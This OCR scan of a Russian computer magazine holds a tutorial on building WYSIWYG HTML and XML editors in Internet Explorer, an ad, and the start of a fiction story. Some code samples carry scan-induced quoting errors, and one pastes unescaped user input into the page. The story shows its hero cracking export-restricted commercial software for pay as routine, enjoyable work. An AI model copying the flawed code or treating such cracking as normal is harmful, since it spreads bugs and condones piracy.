
На практике инициализацию редактора удобно вынести в отдельную функцию, которую можно указать в качестве обработчика OnLoad в коренном документе. Примерно вот так:

[инициализация редактора]

```
<HTML>
<HEAD><TITLE>...</TITLE>
<SCRIPT LANGUAGE="JScript">
var ed = null; #Глобальная переменная, указатель на наш редактор
function initEd() {
ed = document.frames["editMe"].document; #Получаем наш фрейм и присваиваем переменной editor указатель на него
ed.designMode = "On";#Включаем режим редактирования
ed.open();
ed.write("<h1>Тестовая страница</h1><br><font color=blue>Синий, прекрасный текст</font>");#Записываем начальное содержимое
ed.close();
}
</SCRIPT>
</HEAD>
<BODY onload="initEd()">...</BODY>
</HTML>
```

Если ты вставишь этот код в блокноте, сохранишь файл с расширением html и откроешь в браузере IE, то увидишь редактируемую область, куда можно будет легко добавлять текст, вводя его прямо с клавиатуры, как в обычном редакторе. Может, тебя это удивит — ведь до этого ты думал, что текстовое содержимое можно менять только в полях форм, а уж с iframe ничего такого невозможно. Но ведь нужно иногда удивляться, верно?

Еще больше восторга вызовет тот факт, что в этот фрейм можно будет легко вставлять все остальные элементы: изображения, гиперссылки, сложные фрагменты html и т.д. Более того, будет работать



доступный на сайте MSDN пример простого визуального редактора

функция отмены изменений — undo. Кстати, она работает уже сейчас. Попробуй что-нибудь написать во фрейме и потом нажми ctrl+z — текст вернется в предыдущее состояние. Однако как обеспечить всю остальную функциональность нашего редактора? Очень просто: нужно добавить редактору несколько кнопочек, на каждую из которых повесить своего обработчика нажатия — функцию, которая будет выполнять требуемое действие. Ну, скажем, делать выделенный текст жирным или зеленым.


Чтобы идти дальше, нам нужно разобраться еще с одним объектом — Range, содержащим выделенную область текста. У редактируемого объекта есть еще один объект selection, среди методов которого присутствует функция с говорящим названием: createRange. Да, именно она создает объект range, соответствующий выделенному в данный момент тексту: var range = editor.selection.createRange(). После этого уже можно работать с выделенным текстом при помощи execCommand, либо напрямую изменяя свойство range.text. Чтобы было понятнее, я покажу на примере, как создать и как вызывать функцию, которая будет оформлять выделенный кусок текста курсивом, или делать его, скажем, зеленым. Первым делом необходимо создать кнопку, по нажатии которой будет осуществляться определенное действие:


```
<INPUT TYPE="BUTTON" VALUE="I" ONCLICK="setItalic() ID="italic""></INPUT>
```

После этого рядом с функцией инициализации редактора нужно создать еще одну элементарную процедуру:

```
function setItalic() {
var range = editor.selection.createRange();
range.execCommand("Italic");
}
```

Теперь, если ты нажмешь на кнопку «I», выделенный текст станет наклонным. А что, если нажать на кнопку, не выделяя при этом текста? Ничего не произойдет, поскольку execCommand даже не будет выполняться для пустого Range. С другой стороны, было бы не плохо, наверное, чтобы в исходный код вставился определенный тэг оформления и дан-


стоит только поискать, сразу натыкаешься на отличные статьи



статья на MSDN о создании WYSISWYG XML-редактора

ные, вводимые пользователем, помещались внутрь этого нового элемента. Для этого можно использовать такой трюк: если выделенная область пуста, помещать туда какой-то невидимый символ. Затем перемещаться на позицию назад и заключать это «пустое» содержимое в оформительский контейнер. Поэтому функцию setItalic() можно переписать следующим образом:

```
function setItalic() {
var range = editor.selection.createRange();
if (range.text.length == 0) {
range.pasteHTML(" ");
range.moveStart("character", -1);
range.select();
}
range.execCommand("Italic");
}
```

Обрати внимание на свойство range.text.length — как легко понять из приведенного кода, здесь находится длина выделенного текста. Соответственно, если ничего не выделено, то этот параметр равен нулю и мы вставляем на то место, где находится курсор, пробел (в unicode), перемещаемся на символ влево и производим выделение области, после чего применяем команду execCommand(Italic). Теперь, если пользователь начнет вводить текст после нажатия кнопки «I», он будет оформляться курсивом.

[веселые картинки] Думаю, ты уже должен был догадаться, каким образом можно вставлять в документ картинки. Конечно, нам опять потребуется кнопка, на которую мы повесим обработчик insertImg:


```
<INPUT TYPE="BUTTON" VALUE="I" ONCLICK="insertImg() ID="img'"></INPUT>
```

Сама функция выгладит примерно следующим образом:

```
function insertImg() {
var img = prompt("Веди имя", "file.jpg");
var range = editor.selection.createRange();
range.pasteHTML("<img src='"+img+"'>");
}
```


Эта процедура запрашивает у пользователя имя вставляемой картинки, а затем вставляет вместо выделенного текста (если выделение пустое, то просто на позицию курсора) html-тег <img>, соответствующий вставляемой картинки. Правда, проще простого? Думаю, для тебя не будет проблемой написать еще несколько функций, которые будут выделять текст жирным, или различными цветами. Если ты всерьез заинтересуешься этой темой, настоятельно рекомендую тебе обратиться к документации на сайте MSDN. Набрав в поиске How to Create an HTML Editor Application, ты сразу найдешь ссылку *http://msdn.microsoft.com/library/default.asp?url=/workshop/author/editing/tutorials/html_editor.asp*, по которой доступна прекрасная статья, описывающая процесс создания нехитрого визуального редактора. На этом сайте можно легко найти описание всех функций и методов, используемых для визуального редактирования. Если у тебя поганый Интернет, ты так же можешь обратиться к нашему диску и получить всю требуемую документацию оттуда.

[редактируем xml] А мы, тем временем, подобрались к кульминации — сейчас мы поговорим о визуальном редактировании XML-данных. На первым взгляд может показаться, что это мало чем отличается от редактирования HTML. Однако это совершенно не так: здесь огромная куча трудностей, которую порождает, прежде всего, сам стандарт XML, за строгость которого мы его так любим :). Прежде всего, нужно ответить на вопрос: что понимается под «визуальным редактированием» XML? Природа и суть формата такова, что отрицает саму возможность какой-то оформительской привязки внутри документа, более того, в общем случае XML-документ вообще не является атомарным текстовым носителем. Он запросто может описывать строение пассажирского самолета, вывод математической формулы, биохимический процесс, векторное изображение. Поэтому под «визуальным редактированием» мы будем понимать редактирование, преобразованное к конкретному графическому представлению документа. Логично, что такое преобразование удобно выполнять при помощи инструмента XSLT. И здесь встает еще одна, уже более весомая проблема. Формат XML — очень строгий, относительно html. И когда мы преобразовываем строгие XML-данные в html-помойку, невозможно допустить и мысли о свободном редактировании этого html-документа, поскольку провести «обратную операцию» по сборке в xml будет, в ряде случаев, невозможно. Как говорят, будет нарушена целостность документа. Поэтому редактирование XML-данных лишено смысла, если при этом не учитывается структура документа. Необходим какой-то инструмент для контроля действия пользователя, чтобы при редактировании, во-первых, соблюдались правила XML, а во-вторых, не нарушалась структура самого документа. Где же взять такой инструмент?



файл с описанием элемента edx


Если ты читал какие-то статьи об XML, то должен знать, что есть такая штука, как DTD — Document Type Definiton. Это своего рода макет XML-документа, набор правил, который позволяет отличать «правильные» документы от «неправильных». Однако механизм DTD не может обеспечить нам требуемой строгости и корректности документа, кроме того, этот инструмент не предоставляет удобных механизмов для редактирования данных. Дня наших нужд значительно больше подходит язык XML-схем — XML Schema, который, во-первых, позволяет максимально строго описать структуру документа, и во-вторых, вкупе с Xupdate, предоставляет удобные механизмы для редактирования документа.



визуальный редактор XML-документов

[доверимся Microsoft] Если вновь обратиться к сайту MSDN, можно довольно быстро найти интересную статью XML Editing: A WYSIWYG XML Document Editor (*http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnxmlweb/html/xmldocedit.asp*).

Этот материал комплектуется примером готовой системы по редактированию XML. Разработчики Microsoft, по непонятной мне причине,



редактируемый xml-документ

не используют связку XML Schema + Xupdate и городят собственный огород, заточенный именно под нужды редактирования. Однако когда хоть что-то уже готово, всегда хочется использовать именно это. По этой причине мы с тобой воспользуемся именно наработками майкрософтовцев. Во-первых, научимся их использовать, а во-вторых, добавим некоторую функциональность.

[копаем внутри] Если ты откроешь главную страничку редактора, то на самом верху увидишь следующие строки:

```
<style>
.edx { behavior:url(edx.htc); }
</style>
```

Теперь если опуститься в самый низ документа, ты увидишь главный DIV-контейнер с редактируемым контентом. Среди его параметров указан следующий: class=edx. Все это означает, что для создания редактора используется механизм html-behaviors, с помощью которого программисты могут определять собственные HTML-документы, с собственным набором свойств и методов, с которым можно работать абсолютно так же, как и с любым стандартным элементом. Это действительно удобный пример, почитать подробнее о котором ты можешь все на том же MSDN: *http://msdn.microsoft.com/library/default.asp?url=/workshop/author/behaviors/overview/elementb_ovw.asp*.
Не вдаваясь в подробности, отмечу, что в файле edx.htc, содержимое которого ты можешь видеть на соответствующем скрине, содержится перечисление всех методов и свойств элемента; там же подключаются js-файлы с описанием всей функциональности нового объекта.

[контроль за редактированием] Редактируемый при помощи майкрософтовского примера документ должен содержать в себе информацию о том, как он должен отображаться и редактироваться. Это определяется во внешнем файле, чья роль носит ключевой характер во всем процессе редактирования.
Указывается этот файл следующим образом:

```
<?edxview pro-view.xml?>
```

Думаю, всем уже понятно, что этот файл сам по себе является XML-документом. Однако его содержимое заставляет поговорить о себе более подробно. Весь файл состоит из шаблонов, которые задаются тэгом edx:template. Шаблонов может быть сколько угодно, и для каждого XML-узла задается конкретный шаблон, при помощи которого будет отображен этот элемент. Обработка начинается с коренного шаблона, который содержит в себе ссылки на другие шаблоны, каждый из которых обрабатывает дочерние элементы. Совершенно понятно, что шаблоны, обрабатывающие эти дочерние элементы также могут содержать ссылки на другие темплейты, и так до тех пор, пока мы не дойдем до текстовых данных: в этом случае, как правило, используется встроенный шаблон с именем field:flow, который просто выводит текстовое содержимое элемента.
У каждого шаблона обязательно есть свойство type: оно может содержать либо region, либо container. В первом случае подразумевается, что соответствующий шаблону элемент содержит в себе разношерстные узлы, и для каждого из них будет указан соответствующий темплейт. Во втором же случае имеется в виду, что узлы однотипные, и обрабатываются при помощи одного и того же шаблона, как бы в цикле.

Вообще здесь можно сказать много слов, но лучше посмотреть, как это выглядит на практике.

```
[коренной шаблон]

<edx:template name="root" type="region" uiname="Entire Document">
<edx:xhtml display="стандартный">
<b style="font-size:14pt;font-family:arial" edxtemplate="field:flow" edxpath="article/head/title"/><br/><br/>
<b style="font-size:12pt;font-family:arial" edxtemplate="field:flow" edxpath="article/head/comment"/><br/><br/>
<b style="font-size:12pt;font-family:arial" edxtemplate="authors" edxpath="/article/head/authors"/><br/><br/>
<b style="font-size:11pt;font-family:arial" edxtemplate="field:flow" edxpath="/article/head/intro"/>
<div edxtemplate="body" edxpath="/article/body"/>
</div>
</edx:xhtml>
</edx:template>
```

Это хороший пример коренного шаблона. Вот смотри. Внутри <edx:xhtml> находится xhtml-код, который будет сгенерирован для показа документа. Легко видеть, что для тэга указывается параметр edxtemplate="field:flow" — это означает, что содержимое элемента, путь к которому указывается параметром edxpath="article/head/title", является обычным текстом и будет выведено на экран, заключенное в , то есть полужирным шрифтом. Абсолютно также шаблон поступает с *article/head/comment* и */article/head/intro*, но вот элемент */article/head/authors* будет обрабатываться при помощи отдельного шаблона authors, описание которого обязательно должно быть приведено после коренного шаблона:

```
<edx:template name="authors" type="container" uiname="Список авторов">
<edx:match element="author">
<span edxtemplate="author" edxpath="."/>
</edx:match>
</edx:template>
```

Этот шаблон говорит, что он является контейнером — содержит много однотипных элементов. С помощью тэга <edx:match> выбираются все элементы author, которые обрабатываются шаблоном, который указывается в тэге span: edxtemplate="author":

```
<edx:template name="author" type="region" uiname="Автор">
<edx:xhtml display="default">
  <font edxtemplate="field:flow" edxpath="name"/> (<font edxtemplate="field:flow" edxpath="mail"/>)
</edx:xhtml>
</edx:template>
```

Этот шаблон — region, и при помощи атомарного стандартного темплейта field:flow выводит текстовое содержимое элементов name и mail. Думаю, все понятно. Документ как бы раскрывается на дерево шаблонов, пока не будут достигнуты текстовые данные; они выводятся с использованием шаблона field:flow.

[редактируем данные] Теперь о том, каким образом осуществляется редактирование документов. Как и следовало бы ожидать, редактирование разметки напрямую невозможно, для редактирования доступно только лишь текстовое содержимое узлов документа. Добавление новой информации может осуществляться либо в уже существующие узлы, либо путем создания новых. Генерация новых элементов осуществляется при помощи специального тэга edx:insert, который должен обязательно находиться внутри соответствующего шаблона, и описывается вот так:

```
<edx:insert>
  <name>name</name>
  <mail>mail@mail.ru</mail>
</edx:insert>
```

Теперь, если этот элемент вставить в шаблон author, станет возможным добавлять в документ новых авторов.
На самом деле, мне пора закругляться, я и так уже много написал. По большому счету, я сказал все, что хотел — теперь дело за тобой. Все равно без практики невозможно ни в чем разобраться, так что если тебе стало интересно, читай доки на нашем диске и пиши мне письма по приведенным ссылкам


ONBOARD
EUROPEAN SNOWBOARDING MAGAZINE
ЕВРОПЕЙСКИЙ ЖУРНАЛ
О СНОУБОРДИНГЕ



Авторы иллюстраций Анна Журко и Иван Величко (vel@shuka.ru)

Сны

В ЛЕСУ БЫЛО СУМРАЧНО И НЕУЮТНО. ЗЕМЛЯ ЗА ДЕСЯТКИ, А, МОЖЕТ, И СОТНИ ЛЕТ ПОКРЫТАЯ ТОЛСТЫМ СЛОЕМ ЕЛОВЫХ ИГОЛОК, ПРУЖИНИЛА ПОД НОГАМИ... | Moe (moe@land.ru)

Старые сказки или новые наноботы

[сон] Солнце, видимо, только вставало из-за горизонта и его не было видно, казалось, что наверху еле светится само небо. Ветки больно царапали, идти прямо было невозможно, и, обойдя очередную елку, он понял, что заблудился окончательно. Хотелось сесть прямо на землю, обхватить колени руками и завыть от обиды. На ум приходили только такие дебильные идеи, как найти мох на дереве и определить север, или залезть на елку и осмотреться. Что делать с найденным севером он представлял себе смутно, да и мха на стволах не было. А в свои способности залезть по липкому шершавому стволу после ежедневного многочасового сидения за компом он не верил.

Оставалось последнее средство. Ему научил его когда-то старый знакомый отца, спокойный и добрый человек. Они раньше, когда родители были еще живы, иногда встречались и много разговаривали. Однажды, когда он с юношеским азартом и горящими глазами рассказывал очередную теорию об устройстве мира, знакомый его остановил. «Леша, пойми одну простую вещь. Все эти идеи придуманы разумом. А разум предназначен всего лишь для решения насущных проблем: где поспать, что поесть, и не более того. Ему не дано понять этот мир. Все ответы уже есть и надо просто уметь их услышать. И задавать вопрос надо не своему разуму, а своей душе. Попробуй замолчать, перестань мыслить и проговаривать свои мысли про себя, стань пустым и дай своей душе спокойно пообщаться с миром. Попробуй прямо сейчас, а я помогу».

Самым трудным было прекратить внутренний диалог с самим собой. Но ему помогли, и наступила тишина. Его «я» рывком выросло и сначала «ощутило» всю квартиру, проникая во все вещи и одновременно глядя на все немного сверху. Он почувствовал, как отец с матерью возятся на кухне, как их кот Сильвер мирно дрыхнет на шкафу. Потом видение изменилось, и он стал «видеть» чужие чувства. Отец светился добродушием и предчувствием вкусного ужина, мать была спокойна, но где-то на грани ощущалась недовольство и, как ему показалось, это было связано с работой. Потом объем рывком расширился и он поднялся над городом. Только успел «оглядеться», как сразу почувствовал к себе чье-то внимание. На него кто-то посмотрел внимательно и с интере-



сом. Но тут все закончилось, и он рухнул обратно в свое тело. Потом он пробовал еще много раз, и материальный мир, который можно посмотреть и пощупать, стал казаться раскрашенным высоким забором вокруг мира реального. Даже попытался смотреть на программы новым зрением. Одни, попроще, напоминали нанизанные на нитку бусины. Другие, более сложные, выглядели, как кристалл или дерево с хрустальными ветками. Дыры в программах были видны, как оборванные нити, за которые можно потянуть, или как трещины в стекле.
Сначала он ощутил удивленный взгляд леса, который тоже оказался живым на этом уровне. И он был совсем не темным и, конечно, не злым, скорее таинственным и солидным. И не таким бесконечным, как казалось снизу. Всего в 15 минутах ходьбы оказалась деревня, наполненная жизнью. А недалеко от него шла какая-то девушка. Он пошел в ее сторону и лес, казалось, стал расступаться перед ним, признав своим.

[явь] Он проснулся сразу, попытался вспомнить сон, но тот растворился, оставив только ощущение легкости. Валяться не хотелось, тело требовало движения, а мозг — работы. Такое бывало редко, обычно на раскачку уходило не меньше часа, кружка горячего кофе и пара сигарет. Попивая кофе, он потихоньку разобрал почту и еще немного времени потратил на просмотр любимых сайтов и форумов. Работы на сегодня не было.
Уже пробежала шальная мысль прибраться в квартире, но в этот момент звякнул почтовик. На все его ящики свалилось по одному письму, текст был один и тот же. Неизвестный предлагал ему постоянную работу, неограниченные вычислительные возможности и достойную зарплату. Ниже перечислялось все, что он сделал за последний год (откуда узнали?) с припиской, что этого достаточно полно говорит о его квалификации, и собеседование будет носить чисто формальный характер. Встретиться было предложено сегодня в 3 часа по адресу …
На розыгрыш это не походило и он, немного подумав, решил сходить и посмотреть, что ему предложат. Не каждый день попадаются люди, которые знают о тебе столько много. Да и перебиваться разовыми заказами уже надоело. Правда, и сидеть в офисе целый день не хотелось, но, что поделаешь, надо чем-то жертвовать.
Здание, перед которым он стоял, было огромным. Казалось, что оно целиком состоит из синего стекла, и многократно отраженное солнце придавало ему вид гигантского кристалла. Около входа висела только одна табличка — «Перспективные технологии». Никто не сновал по просторному фойе, не бегали клерки с бумагами, только одинокий автоматический пылесос, тихо жужжа, ползал неподалеку. «Так, ну и куда дальше?».
— Здравствуйте, Алексей. Мы рады, что Вы приняли наше приглашение, — приятный женский голос звучал, казалось, сразу отовсюду. — Пройдите, пожалуйста, к лифту. Вас ожидают.
Недалеко от него, привлекая внимание, тихонько звякнул лифт и открыл двери. Внутри не оказалось ни одной кнопки, но, как только он зашел, двери закрылись и через несколько секунд, открылись снова. Он оказался прямо в чьем-то кабинете. Кабинет был большой, но практически пустой, и только посередине стояли два кресла и небольшой столик с бумагами.
— Здравствуйте, Алексей, проходите, — навстречу ему из кресла поднялся молодой парень, — присаживайтесь.
— Меня зовут Виктор, — продолжил молодой человек, когда Леха сел, — я создатель и единственный владелец компании «Перспективные технологии». Как я вижу, наше приглашение Вас заинтересовало, поэтому расскажу немного о компании и о Вашем, возможно, месте в ней. Вы, наверно, слышали фразу: «Кто владеет информацией — тот владеет миром»? Так вот, она верна только отчасти. Информацией мало владеть, ее надо уметь осмыслить и иметь возможность правильно использовать. Этим мы и занимаемся. Работники компании делятся на три уровня в зависимости от способностей. На нижнем уровне иерархии работают тысячи внештатных сотрудников, они занимаются сбором и хранением информации. На среднем уровне — сотни аналитиков, к которым, надеюсь, примкнете и Вы. Они занимаются анализом, поиском недостающих данных и подготовкой аналитических справок для верхнего уровня, на котором работают эксперты, способные прогнозировать будущее на основе этих данных и давать рекомендации руководству, то есть мне и нашим клиентам. Кроме этого, у нас есть дочерние фирмы, которые обеспечивают сотрудников всем необходимым: салоны красоты, рестораны, прокат автомобилей, автосервис, гостиницы и многое другое. Я вижу, у Вас есть вопросы?
— Да, есть, — Леха сидел слегка ошарашенный, — я не совсем понимаю, как смогу работать аналитиком. Я программист, возможно, неплохой. Но я никогда не занимался анализом.
— Ничего страшного, Алексей. Дело не в профессии, а в способностях, и по нашим данным у Вас с ними все в порядке. Но если захотите — будете заниматься именно компьютерами. В принципе, это все, что я могу Вам рассказать, пока Вы не сотрудник компании. Да, еще об оплате. Я противник фиксированной зарплаты и считаю, что сотрудник хорошо работает, когда не задумывается, чем заплатить за квартиру и на что купить еду. Поэтому каждый сотрудник получает у нас кредитную карту и может тратить денег столько, сколько ему нужно. Для новых сотрудников на первый месяц вводится дневной лимит в 100 долларов, потом лимит снимается. Это немного напоминает коммунизм, — Виктор улыбнулся, — но, как видите, мы до сих пор не разорились. Это обходится дороже, чем обычные формы вознаграждения, зато у сотрудников полностью исчезает беспокойство, зависть и карьеризм.
Виктор немного помолчал, выжидательно глядя на Алексея.
— Ну, как? Вы согласны?
Леха молчал. Он не верил, что может быть такое. Нашли, пригласили, предложили барские условия, взамен только и надо что нормально работать. Может, и был какой-то подвох, но на вид все было прилично. Но все равно было странное ощущение, словно перед прыжком с тарзанки.
— Да, я согласен. Надо что-то подписать, или как? Простите, я не знаю, никогда официально не работал.
— Вот и отлично. Вот контракт, — Виктор взял со стола и протянул ему несколько скрепленных листов, — почитайте и, если согласны, подписывайте.
Договор был составлен на таком языке, что Лехе сразу расхотелось его читать. Он, конечно, попытался вникнуть в смысл, но скоро окончательно запутался. Понял только одно — работодатель обязуется его всем обеспечивать, а он, в ответ, обязуется честно работать. Поставив подпись и дату в обоих экземплярах, он протянул оба Виктору, но тот вернул один обратно.
— Это Ваш. Ну что ж, поздравляю, — Виктор улыбнулся, — верю, что мы оба будем довольны нашим сотрудничеством. А теперь предлагаю по бокалу вина в честь такого события.
Не успел он договорить, как в кабинет вошла девушка с подносом, на котором стояли два бокала.
— С Вашего позволения я выпью розового шампанского, а Вам предложу белое сухое. Это Ваше любимое, если не ошибаюсь?
— Да, — Алексей взял бокал и сделал небольшой глоток. Он уже давно хотел пить, в горле пересохло и вино пришлось как нельзя кстати.
— Формальности займут еще неделю, так что приходите в следующий понедельник сюда к 9 часам, — Виктор символически отпил из бокала и поставил его на стол, — я Вас познакомлю с куратором, он Вам все покажет и ответит на все возникшие вопросы.
Когда Леха допил вино, Виктор встал, показывая, что встреча закончена, проводил его до лифта и на прощание пожелал ему удачи.
Минут через двадцать Леха сидел в парке, недалеко от нового места работы, и размышлял о происшедшем. Сигарета в руке догорела до фильтра, и он прикурил вторую — спешить было некуда. Придраться было не к чему, почти все было прилично. Непонятны были только две вещи: где были все работники, и почему с ним беседовал сам хозяин. Еще полчаса перебирал он разные варианты, порой самые фантастические, но потом решил не заморачиваться, встал и пошел домой.

[сон] Девушка шла по тропинке аккуратно, стараясь не расплескать воду. Одной рукой она придерживала коромысло, на котором висели два полных ведра, а другой — легко покачивала в такт походке. Странно было, что шла она из леса, хотя недалеко, на самом краю деревни, был виден колодец. Солнце не успело подняться высоко, остатки утреннего тумана еще были видны в низинах. Тропинка была узкая, почти заросшая, и края сарафана девушки потемнели от росы, которая блестела вокруг на траве. Он стоял на краю поляны, около высокой сосны, и смотрел на девушку. «Где это я?». Перевел глаза на сосну, потрогал руками кору. Полное ощущение реальности. Даже муравей, которого он видел до этого только в мультиках, бежал вверх по стволу. Попытался отстраниться от всего происходящего, но иллюзия не отпускала. «Ну и ладно, пусть будет сказка». Ноги сами сделали два шага, отделявших его от тропинки, и он оказался с девушкой лицом к лицу.
— Ой, ты чего, оглашенный, разве можно так людей пугать, — испуг на лице девушки мгновенно сменился любопытством.
— Здравствуй, девица — черт, как там дальше в сказках — дозволь водицы испить.
— Как ты смешно разговариваешь, — у девушки оказались замечательные зеленые глаза, — пей, конечно, мне не жалко.
Взяв ведро двумя руками, он осторожно наклонил его и сделал большой глоток прямо через край. Вода была не просто холодной, она была ледяной. Горло тут же свело. От неожиданности он умудрился еще и облиться.

— Не торопись, это же родниковая вода, живая, она ничего плохого не сделает, — девушка прыснула в ладошку.
Вода и правда была вкусная. Зубы ломило от холода, желудок возмущенно сжался, но по телу прокатилась волна бодрости и свежести.
Вдруг над лесом прокатился тихий звон. Он отстранился от ведра и, вытирая ладонью подбородок от капель, посмотрел назад, как будто звук можно было увидеть. Вокруг поляны был все тот же лес, только туман заклубился и стал подбираться ближе к тропинке. Он повернулся к девушке, но тропинка рядом с ним была пуста. От второго, более громкого звона, туман мгновенно поднялся и накрыл его с головой.

[явь] Леха рывком сел. Не открывая глаз, пошарил рукой по стулу рядом с диваном, нашел мобильник и нажал на кнопку. Звук прекратился, но сон уже ускользнул. Осталось только ощущение сказки. С этим ощущением он умылся, проглотил чай с бутербродом и разбудил свой компьютер. Сны снами, но за квартиру надо платить, да и есть иногда хочется, а карточка от нового работодателя будет еще неизвестно когда. Сегодня надо было закончить с взломом одной программы и отдать ее заказчику. Программа стоила много десятков килобаксов да еще и была запрещена к продаже за пределами США. Заказчик вышел на него несколько дней назад по рекомендации его сетевого знакомого, внес аванс и дал линк на скачку. Вчера он прошел два уровня защиты и вышел на третий, получая истинное удовольствие от классной работы разработчиков программы. С головой погрузившись в работу, он не заметил, как прошел день. А, сдав работу и получив деньги, даже немного расстроился. Скорее всего, это была последняя его работа такого рода.
Вся неделя была занята какими-то мелкими делами, до которых постоянно не доходили руки. Дописал пару программ, отдал долги, даже выгреб из холодильника давно испортившиеся продукты и помыл его. А время все тянулось и тянулось. Последние два дня он просто тупо смотрел телевизор, потягивая пиво.
И вот неделя прошла. Не спалось. Завтра он первый раз в жизни выйдет на официальную работу. Можно будет заказать визитки и при встрече представляться как аналитик компании «Перспективные технологии». А через годик-другой он будет выходить из своей новой шикарной квартиры, чмокнув на прощание красавицу жену, и на роскошной новенькой иномарке поедет на работу. Он отрастит живот, вместо джинсов и футболки будет носить дорогие костюмы. Никакого пива на кухне с друзьями: все встречи будут проходить только в самых лучших ресторанах. Представляя все это, он здорово развеселился, напряжение исчезло, и вскоре он уснул.

[сон] Тропинка стала шире, и они пошли рядом. Девушку звали Настей. Она жила вместе с бабушкой в старом доме с голубыми ставнями на краю деревни. Он не чувствовал никакого напряжения, разговаривая с ней, как будто они давно друг друга знали. В настоящей жизни он не мог нормально общаться с девушками, стоило одной из них с ним заговорить, как он сразу краснел, начинал нервничать и заикаться.
— А почему ты не берешь воду из колодца, он же ближе?
— Там мертвая вода, ей только раны можно промывать, чтоб заросли быстрее. Или синяки мазать, они тогда за день проходят. А пить ее нельзя, нежитью станешь. Тебя что, не предупредили?
— Кто?
— Ну те, к кому ты приехал. Ты же не с неба сюда свалился?
